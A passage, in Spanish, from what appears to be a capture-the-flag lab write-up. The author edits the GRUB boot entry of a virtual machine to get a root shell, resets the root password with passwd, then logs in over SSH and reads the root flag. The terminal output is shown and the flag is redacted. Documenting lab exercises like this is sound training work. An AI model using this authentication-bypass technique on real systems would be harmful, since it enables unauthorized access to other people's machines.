o «F10» para arrancar, «Ctrl-c» o «F2» para una línea de órdenes
o «ESC» para descartar las ediciones y volver al menú de GRUB.
```

Finalmente, al acceder como usuario root a la máquina objetivo, modifiqué la contraseña de dicho usuario.



```
[/sbin/fsck.ext4 (1) -- /dev/sda1] fsck.ext4 -a -C0 /dev/sda1
/dev/sda1: recovering journal
/dev/sda1: clean, 37937/462384 files, 520036/1846784 blocks
done.
[ 1.753701] EXT4-fs (sda1): mounted filesystem with ordered data mode. Opts:
(null)
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
[ 1.790704] usb 2-1: new full-speed USB device number 2 using ohci-pci
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# [ 2.096057] usb 2-1: New USB device found, idVendor=80ee, idPr
oduct=0021, bcdDevice= 1.00
[ 2.097970] usb 2-1: New USB device strings: Mfr=1, Product=3, SerialNumber=0
[ 2.099487] usb 2-1: Product: USB Tablet
[ 2.100528] usb 2-1: Manufacturer: VirtualBox

root@(none):/# id
uid=0(root) gid=0(root) groups=0(root)
root@(none):/# passwd root
New password:
Retype new password:
passwd: password updated successfully
root@(none):/# _
```

Conociendo las credenciales del usuario root, inicié sesión mediante el protocolo SSH en la máquina objetivo, donde obtuve la flag de root.

```
(administrador@kali)-[~/Descargas]
└─$ ssh lucas@192.168.1.12
lucas@192.168.1.12's password:
lucas@cap:~$ su root
Contraseña:
root@cap:/home/lucas# id
uid=0(root) gid=0(root) grupos=0(root)
root@cap:/home/lucas# cat /root/root.txt
[REDACTED]
root@cap:/home/lucas#
```